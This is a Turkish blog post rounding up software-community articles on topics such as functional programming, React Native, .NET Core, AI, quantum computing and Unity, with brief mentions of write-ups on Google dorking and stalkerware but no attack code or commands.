Birkaç senedir zevkle okuduğum "gelecek yıl dijital pazarlama trendleri" raporlarından hareketle ben de yazılım dünyası için böyle bi derleme yapmaya niyetlendim. Alanında yetkin 13 uzmandan (Ahmet USTA, Arda ÇETİNKAYA, Ayyüce KIZRAK, Burak Selim ŞENYURT, Fatih HAYRİOĞLU, Gökhan TOPÇU, Görkem ÇETİN, Hüseyin MERT, Kıvılcım HİNDİSTAN, Selçuk ERMAYA, Serhat CAN, Uğur UMUTLUOĞLU, Zeki SESKİR) 2020 yılı için yazılım dünyası öngörülerini alıp derledim. Tarık ÇAYIR da çalışmayı e-kitap haline getirdi.

Buyurun bu güzel imece ürününe:

Açık Kaynaklar

Geçtiğimiz haftalarda e-kitap statüsünde 3 güzel Türkçe doküman yayımlandı.

Bunlardan biri tasarım prensipleri ve tasarım desenleri hakkında bir üniversite öğrencisi olan Yusuf YILMAZ tarafından hazırlanan açık kaynak döküman.

Bir diğeri mikroservis mimarisi hakkında bir dönem -görece eski okurlarımızın hatırlayacağı üzere- oldukça yoğun içerik üreten Suat KÖSE'nin bunları derleyip toparladığı ve ekleme-çıkarmalarla kitap formatına getirdiği açık kaynak "Mikroservis Mimari" dokümanı.

Diğeri ise Oğuzhan İNAN'ın açık kaynak yük dengeleyici (load balancer) ve proxy çözümü HAProxy hakkında yazdığı kapsamlı doküman. Bu arada kendisi geçtiğimiz yıl da Varnish Cache hakkında bir e-kitap kaleme almış:

JavaScript ile Fonksiyonel Programlama

Son dönemlerin zinde konusu fonksiyonel programlama hakkında Türkçe olarak da güzel içerikler çıkmaya devam ediyor.

En son JavaScript temelleri hakkında güzel bir seri yazan Onur DAYIBAŞI, bu kez JavaScript'te fonksiyonel programlama hakkında başarılı bir seriye başlamış. An itibariyle 8 yazıya ulaşmış.

Konu hakkında daha önce paylaştığım Zafer AYAN'ın 2 yazısını da analım(1, 2):

Sorularla Fonksiyonel Programlama

Sıddık AÇIL, karantina döneminde fonksiyonel programlamaya dalma kararı vermiş. Dahası "99 Fonksiyonel Programlama Meydan Okuması" adlı bir problem serisini F#'ta çözmeye başlamış ve her soruyu/çözümü paylaşmaya karar vermiş. An itibariyle 10'dan fazla sorunun çözümünü yazmış.

Ertuğrul ÇETİN, fonksiyonel programlama dili Clojure ile web uygulaması geliştirmeyi anlattığı bir seriye başlamış(1, 2):


Yüz Bir

Kuantum bilgisayarları anlamada önemli bir aşama kuantum fiziğini anlamak. Kuantum bilgisayarlar konusunda en aktif içerik üreticilerden Zeki SESKİR, kuantum fiziğine giriş konusunda geniş bir makale kaleme almış.

Sercan ÇAKIR, Go dili hakkında oldukça geniş bir giriş yazısı yazmış.

Batuhan APAYDIN, HashiCorp ürünleri Terraform, Consul ve Vault'un dökümanlarından çıkardığı notlarını paylaşmış.


Kamil KAPLAN, C# üzerinden nesne yönelimli programlamayı anlatmış. Diğer yandan "A'dan Z'ye C#" başlıklı bir seriye başlamış.(1, 2, 3):



Front-End

Bir diğer üretken blogger'ımız Onur DAYIBAŞI ise Front-End alanında ilerlemek isteyen yazılımcılar için bir yol haritası hazırlamış. Bunun yanı sıra modern Front-End framework'leri ve DOM kullanım yöntemleri hakkında bir seri kaleme almış. JQuery'de DOM kullanımından başlayarak, template rendering'i (Mustache.js ile, Handlebar.js ile), Backbone.js ile DOM kullanımını ve bu tip UI bileşenlerinin ReactJS, Vue, Svelte gibi kütüphanelere/framework'lere evrimleşmesini anlatmış.

Front-End demişken Adem İLTER, YouTube'da CSS video eğitim serisine durmaksızın devam ediyor:



Seriler


Üstte yazdıklarım dışında da güzel serilere denk geldim.

Ertan DENİZ, yazılım tasarımı, yazılımda kalite, tasarım desenleri gibi konular hakkında hap yazılar yazmaya başlamış.

İsmet BALAT, geçtiğimiz yıllarda Python'daki web geliştirme framework'lerinden Flask hakkında 17 yazılık bir seri kaleme almış. Yine Python hakkında da bir seri yazmış.

Serkan PELDEK, Kaggle'da derin öğrenme ve makine öğrenmesi gibi alanlarda örnek projeler üzerinden 20 civarı makale yayımlamış.

Burak KARADAĞ, temiz kod prensipleri (clean code) hakkında bir seriye başlamış.(1, 2):



Yazılımda Kalite ve Mimariler

Onur DAYIBAŞI, son zamanlarda -burada neredeyse her sayıda bahsettiğim gibi- bir konu belirleyip girişten derinlere ilerlediği seri yazılar yazıyor. Bu kez yazılım süreçleri hakkında bir seriye başlamış. Şimdiye kadar 4 yazı (yazılım geliştirme yaşam döngüsü, fazları, modelleri, prensipleri) yayımlamış.

Deniz KILINÇ, yazılım geliştirirken yolun başında harika çözüm gibi gözükmesine rağmen ileride başımıza bela olan "antipattern"lerden bahsetmiş. Diğer bir yazısında ise veri bilimi ve yapay zeka konusunda yazdığı yazıları toparlamış.

Yazılım kalitesinin vazgeçilmez parçalarından biri elbette testler.

Emre HIZLI, birim testlerle alakalı oldukça detaylı ve dolu dolu bir seriye başlamış. xUnit.NET kütüphanesi üzerinden birim testleri anlattığı seri şu anda 7 yazıya ulaşmış.

Hüseyin KUTLUCA, "Mimarinin Evrimi" serisinin 3. yazısında mimari seviyede yeniden düzenleme (refactoring) yapmaktan; hangi koşullarda, hangi yöntemlerle yapılabileceğinden bahsetmiş.

Caner PATIR, DDD ve Mikroservis mimari yaklaşımlarının beraber kullanılmasını ve Bounded Context kavramını anlattığı 2 yazılık bir seri kaleme almış (1, 2):

React Native

Zafer AYAN son haftalarda özellikle React Native üzerine oldukça aktif (ortalama 1-2 günde bir) içerik üretiyor. Hatta neredeyse yememiş içmemiş React Native makalesi yazmış. Onca makaleyi tek tek listelemek yerine Medium profilinin bağlantısını bırakıyorum.

React Native demişken;

Serkan BEKTAŞ, React Native için başarılı UI bileşen kütüphanelerini derlemiş.

Emre VATANSEVER, React Native'de responsive uygulama geliştirmeden bahsetmiş.

React Native demişken Adem İLTER'in an itibariyle 16 videoya ulaşan YouTube'daki video serisini de kaçırmayın diyeyim. Abdurrahman TEKİN, avantaj ve dezavantajlarıyla bir Flutter vs React Native karşılaştırması yapmış.

Osman Yavuz DEMİR, React Native'de Router Flux kütüphanesiyle drawer menu oluşturmayı anlatmış.

Burhan YILMAZ, React Native'de Hooks kullanımını anlatmış.

Mustafa YUMURTACI, React Native'de hem Android hem de iOS için "Firebase Push Notification" entegrasyonunu anlatmış.

Biraz da Veri Tabanı

Emre ÇABUK, ilişkisel veri tabanlarının sorguları çalıştırma mekanizmalarından ve sorguyu optimize ederek oluşturdukları execution plan'dan, performansı iyileştirmek için bu planın nasıl incelenebileceğinden bahsettiği güzel bir seri kaleme almış.(1, 2)

Hüseyin DEMİR, DBA günlükleri serisinin 12. yazısında PostgreSQL ile açık kaynak CDC (change data capture-değişen verinin bir kaynaktan bir hedefe yansıtılması) hizmeti kullanımını anlatmış.

Korona Günleri

Malumunuz haysiyetsiz bir virüsle yatıp kalkıyoruz. Ve büyük çoğunluğumuz itibariyle evden çalışıyoruz (vâ esefa o imkan dahilinde olduğu halde çalışanlarını ofise gelmeye zorlayan şirketlere). Dolayısıyla yıllardır evden çalışmayı tecrübe eden arkadaşlara mikrofon uzatıyoruz (vâ esefa, yazıklar olsun).

Berkay AKÇAY, ekip olarak evden verimli çalışma hakkında edindiği tecrübeleri kaleme almış.

Bora YILMAZ, evden çalışmanın pek düşünülmeyen risklerini ve tehlikelerini yazmış. Başka bir yazısında ise salgınla beraber gelen ekonomik krizde startup'ların yaşayacağı muhtemel risklerden bahsetmiş.

Öğrencilere Tavsiyeler

Malum virüs nedeniyle fiziki toplanma gerektiren etkinlikler iptal edildi. Bunlardan biri de Burak Selim ŞENYURT'un bir üniversitede öğrencilere yapacağı sunum imiş. Bunun üzerine üstad da durur mu? Yapıştırmış makaleyi. Özellikle öğrenciler ve kariyerinin başındaki gençler için tavsiyelerini paylaşmış.

Mert EROĞLU, bilgisayar mühendisliğine yeni başlayanlar için tavsiyelerini kaleme almış.

Mustafa TÜRKÖZ de bilgisayar mühendisliğini tercih etmeyi düşünenler ve okuyanlar için tavsiyelerini yazmış.

Blockchain'de Konsensüs Protokolleri

Blockchain'in en önemli bileşenlerinden biri doğal olarak işlem doğruluğunu ve tutarlılığını sağlayan; hileli işlemleri engelleyen konsensüs protokolleri. Hakan YALÇINSOY, bu protokoller hakkında bir seri kaleme almış. Giriş yazısından sonra temel konsensüs protokollerinden 4 tanesini anlatmış: pBFT (Practical Byzantine Fault Tolerance), Paxos Konsensüs Protokolü, Nakamoto Konsensüs Protokolü, Avalanche Konsensüs Protokolü.

Göç Hikayeleri

Semih ŞENVARDAR, desteğinin biteceği duyurulan .Net Core 2.2'den 3.1'e geçiş maceralarını ve yolda yaşadıkları zorlukları, çıkardıkları dersleri anlatmış.


Aydın ÇINAR ise müşterileri/partnerleri için React ve Styled Component kullanarak oluşturdukları generic tema serüvenini anlatmış.

Atakan DEMİRCİOĞLU, PHP 5'ten 7'ye geçiş tecrübelerini anlatmış.

Google ile Hassas Veri Toplama

Google'ın arama motoru, tam anlamıyla arama motoru. Sadece arama kutusuna bir şey yazıp arama yapma haricinde çok fazla yeteneği var. Ben mesela bunlardan sadece belli bir siteye özel arama ve belli dosya tipi bazında arama (filetype:pdf vb) gibi özelliklerini kullanıyordum. Öncelikle bu anahtar kelime ile aramalara "dork" deniyormuş. İkinci olarak bu yöntemle bir şekilde public erişim hakkına sahip çok fazla dosyaya ve hassas veriye ulaşılabiliyormuş. Ömer SAVAŞ, çarpıcı örnekler eşliğinde bu yöntemi anlatmış.

Hassas veri demişken Ziyahan ALBENİZ, telefonlara genelde fiziki erişimi olanlarca kurulup verileri ele geçirmeyi sağlayan casus yazılımlardan; stalkerware'lerden bahsetmiş.



Projeleriniz ve Girişimleriniz İçin Sunucu Fırsatı

Hobi projeleri veya girişimler, en geç MVP veya ürün aşamasına geldiğinde hayatın acı gerçekleriyle bir bir karşılaşıyor. Özellikle de sunucu faturaları. Hesap makinesi eşliğinde senaryolar masaya konulur: "Fiziksel sunucu mu kullanacağız, yoksa internetten sunucu mu kiralayacağız yahut bulut hizmet sağlayıcılardan 'kullandığın kadar öde' mi bulacağız? Peki bunların hangisi daha ekonomik?" vs.

Fırat DEMİREL, bu aşamada elimizi rahatlatacak bir fırsat bulmuş: AWS'den 49 dolar mukabilinde toplamı 5000 dolara ulaşan bir kredi paketi. Bunun yanı sıra pek çok kapalı siteye, video ve e-kitaba erişim gibi ekstra kazanımlar da varmış. Detaylar şurada:

Kuantum Hikayeleri

Ülkemizde Kuantum Bilgisayımı hakkında ilgi ve farkındalık oluşturmayı amaçlayan, eğitimler ve yarışmalar düzenleyen QTurkey topluluğu, geçtiğimiz aylarda L4Y ile ortak "2040 Yılında Kuantum Teknolojiler Hayatımızı Nasıl Etkileyecek?" başlıklı bir hikaye yarışması düzenlemiş. Akabinde dereceye giren hikayeleri Medium'da yayımlamış (birinci, ikinci, üçüncü).

Diğer yandan Dr. Furkan Semih DÜNDAR, bir "kuantum hal"in neden kopyalanamayacağını anlatmış.

Unity ile Oyun Geliştirme

Bahadır KANDEMİR, hobi olarak bir oyun sunucusu geliştirmeye başladıktan sonra Unity'de oyun geliştirme sevdasına düşmüş. İşin güzeli bu serüveni, blog olarak yayımlamaya karar vermiş. Şu ana kadar 2 yazı yayımlamış (1, 2).

Bu yazıları okuduktan sonra "Unity hakkında başka Türkçe blog var mıdır?" diye biraz bakındım.

Hüseyin SEBER, basitçe Unity'de oyun geliştirme mantığından bahsetmiş. Ayrıca bolca Unity videosu paylaştığı bir YouTube kanalı varmış.

Mehmet Kerem CEYLAN, Unity 2019'da oyun mimarisini anlattığı bir seriye başlamış.

Fatma ERDOĞAN, bir Flappy Bird klonu yazmayı anlatmış.

Osman Anıl ÖZCAN, Unity'nin sitesindeki örnek bir oyundan çıkardığı notlarla 9 yazılık bir "Unity Günlükleri" serisi kaleme almış.

.Net Core

Sərxan BAXŞALİYEV, ASPNET Core'da arka plan görevleri oluşturmayı sağlayan Hangfire kütüphanesinin kullanımını anlatmış.

Bora KAŞMER, Entity Framework Core'un derinlerine dalarak farklı senaryolar için ipuçları kaleme almış.

Gökhan GÖKALP, örnek bir chat uygulaması üzerinden ASPNET Core'da Reaktif programlamayı ve RX kullanımını anlatmış.

Ethem BOYNUKARA, kuş bakışı .Net Core'u ve .Net Framework'ten .Net Core'a göç hikayelerini anlatmış.

Sena KILIÇARSLAN, ASP.NET Core'da In-Memory cache ve Redis ile dağıtık cache yapısı oluşturmayı anlatmış.

Gökten KARADAĞ, .Net Core'da middleware kullanarak hata yakalama ve Serilog kütüphanesi ile loglamayı anlatmış.

Bora KAŞMER, .Net Core 3.1'de Controller ve Action bazlı kullanıcı yetkilendirmeyi anlatmış.

Umut KAHRAMAN, .Net Core'da bir API üzerinde uçtan uca rol bazlı yetkilendirmeyi anlatmış.

Emre ÇABUK, .Net Core'da bir örnek üzerinden gRPC kullanımını anlatmış.

Code Review

İbrahim SEÇKİN, Code Review kavramı hakkında bir seriye başlamış. "Nedir, ne değildir, faydaları nelerdir, nasıl yöntemleri vardır, nasıl daha efektif uygulanabilir?" gibi sorulara yanıt aramış.(1, 2)

Kod kalitesine değinmişken Sevilay AĞIL, çevik süreçlerin uygulandığı projelerde test kültürünün nasıl olması gerektiğinden bahsetmiş.

Kuantum Programlama Projeleri

QTurkey Topluluğu, Aralık ayında Kuantum Programlama Uygulamaları başlıklı bir hackathon düzenlemişti. Hackathon sonucunda 8 projeye ödül verilmiş. Geçtiğimiz haftalarda söz konusu projelerin amacını, anlatımını ve kaynak kodlarını paylaşmışlar.

Açık Veri

Geçtiğimiz haftalarda kamu sahalarında ender görülen bir harekete şahit olduk ve İstanbul Büyükşehir Belediyesi hayata geçirdiği Açık Veri Portalı ile şehre dair pek çok veriyi hem dosya olarak hem de API olarak paylaşıma açmış.

Özcan YAZICI, bu hadisenin öneminden ve getireceği kazanımlardan bahsetmiş.

Abdülkerim KARAMAN, bu veri setlerinden yararlanarak İspark'a ait otoparkları listeleyen bir mobil uygulama geliştirmiş.

Bekir ARSLAN ise atık üretim verilerini görselleştirerek İstanbul'un atık haritasını çıkarmış.

CTO'lardan Tavsiyeler

Umut GÖKBAYRAK ve Hakan ERDOĞAN, Medium'da CTO'un El Defteri başlıklı bir yayın oluşturarak tecrübelerini ve tavsiyelerini kaleme almış. Direkt CTO'ları ilgilendiren bazı kısımlar olsa da başta takım liderleri olmak üzere her yazılımcının istifade edeceği, enfes yazılardan oluşan bir başucu kaynağı oluşmuş.

Stressiz Son Teslim Tarihleri

Yazılım geliştirirken karşılaştığımız en büyük stres unsurlarından biri son teslim tarihleri (deadline). İşlerin kimi (çoğu) zaman tahmin edilemezliği, geliştiricilere sormadan tepeden inme belirlenen tarihler ve sonuç itibariyle yaşanan stres, fazla mesailer… Hüseyin Polat YÜRÜK, bu problemle nasıl baş edebileceğimizi, dahası nasıl barışık yaşayabileceğimizi anlatmış.

Micro Front-End'e Geçiş

Geçtiğimiz senenin Martin FOWLER'ın (ve arkadaşlarının) makalesiyle gündeme oturan konusu/yaklaşımı Micro Front-End idi. Sonrasında yaşanan tartışmalardan gördüğümüz kadarıyla bu aslında yeni bir olay değilmiş, isimsiz müsemma halinde insanlar uyguluyormuş. Oğuzhan ASLAN, Hepsiburada'da gerçekleştirdikleri Micro Front-End dönüşümünü, nedenleri, süreçte yaşanan zorluklar/sorunlar ve sonuçlarıyla detaylıca anlatmış.

Gündelik Kara Delik

Burak Selim ŞENYURT, son dönemlerde gündelik hayatında çalıştığı projeleri ve uğraştığı projeleri anlatmış. Bir diğer yazısında da switch-case yapılarının projenin kavramsal karmaşıklığına (cognitive complexity) katkısını ve bu yapıları kullanmadan kod geliştirme yöntemlerini anlatmış.

Bol Bol Yapay Zeka

Geçtiğimiz haftalarda Yapay Zeka hakkında bol miktarda nitelikli yazıya rast geldim. Beraber bakalım:

Tuncay ŞAHİN, BKM'de geliştirdikleri Yapay Zeka projelerinde elde ettiği tecrübeleri paylaşmış. Yapay zeka ile proje geliştirmeye hangi durumlarda ve nasıl başlanması gerektiğini, getireceği maliyetleri ve karşılaşılabilecek başlıca sorunları yazmış.

Ayşe ORBAY KAYA, Türkiye'de ödeme sistemleri alanında kullanılan Yapay Zeka çözümlerinden bahsetmiş.

Oğuz KIRÇİÇEK, doğal dil işlemede (NLP) dil modelleme konusundan bahsetmiş.

Eren BOZARIK, "sinir ağları ve derin öğrenme" serisinin 9. yazısında Lojistik Regrasyonda Vektörizasyonu anlatmış.

Tutku Doğa NAZLI, iOS uygulamalarında makine öğrenmesi kullanmayı sağlayan CreateML kütüphanesinden bahsetmiş.

Ömer TABAN, Viola Jones algoritmasını kullanarak yüz tanıma uygulaması geliştirmeyi anlatmış.

Mert COBANOV, Yapay Zeka öğrenimi için kullandığı online kaynakları paylaşmış.

Yiğit MESCİ, Python'da bir örnek üzerinden Yapay Zeka'nın köklü kavramlarından Perceptron'u anlatmış.

Merve NOYAN, Yapay Zeka uygulamalarında kullanılan Karar Teorisi, karar ağaçları, rassal ormanlar ve ensemble learning meselelerini anlatmış.

Şefik İlkin SERENGİL, bir örnek eşliğinde Yapay Zeka modellerinde öznitelik önemini anlatan bir çeviri yazı yayımlamış. Diğer bir çevirisini yaptığı yazı ise Python üzerinden Karar Ağaçları'nı anlattığı şu yazı.

Kaan Can AKDERE ise Yapay Zeka tarafından üretilen eserlerin fikri mülkiyet hakları üzerine yaşanan tartışmalardan bahsetmiş.

Ömer ÖZGÜR, "Evrensel Fonksiyon Yakınsayıcıları" teoremi ile yapay sinir ağlarını anlamaktan bahsetmiş. Başka bir yazısında yapay zekaya koku almayı nasıl öğretebileceğimizi irdelemiş. Bir diğer yazısında ise derin öğrenme kullanarak Türkçe chatbot geliştirmeyi anlatmış.


Elif Nur KORKMAZ, Nur Aslıhan KARAMAN ile birlikte "makine öğrenmesi ile EEG sinyallerinden epilepsi hastalığının tespiti" için geliştirdikleri projeyi anlatmış.

Eren BOZARIK, sinir ağları ve derin öğrenme serisinin 11. yazısında Python'daki NumPy kütüphanesinden bahsetmiş.

Anıl KAYNAR, az veriyle tahmin yapmayı sağlayan makine öğrenme algoritması One Shot Learning'i anlatmış.

Sümeyra EROL, YOLOv3'te eğiteceği veri seti için etiket oluşturmayı anlatmış.

Ümit BÜYÜKYILDIRIM, Riziko'da insan yarışmacıları mağlup eden IBM Watson'ın algoritmasının geliştirilme sürecini anlatmış.



om3rcitak

Siber Güvenlik Yayınları

Her Salı ve Perşembe 22:00'da

twitch.tv/om3rcitak Adresinde

Sponsorlar

ARKA KAPI
SİBER GÜVENLİK DERGİSİ

strixeye

om3rcitak
TWITTER

om3rcitak
INSTAGRAM

om3rcitak
YOUTUBE

Dr. Özlem Türeci

Prof. Dr. Uğur Şahin

..

Meselâ bir barikatta dövüşerek
meselâ kuzey kutbunu keşfe giderken
meselâ denerken damarlarında bir serumu
ölmek ayıp olur mu?

..

Tahirle Zühre Meselesi, Nazım Hikmet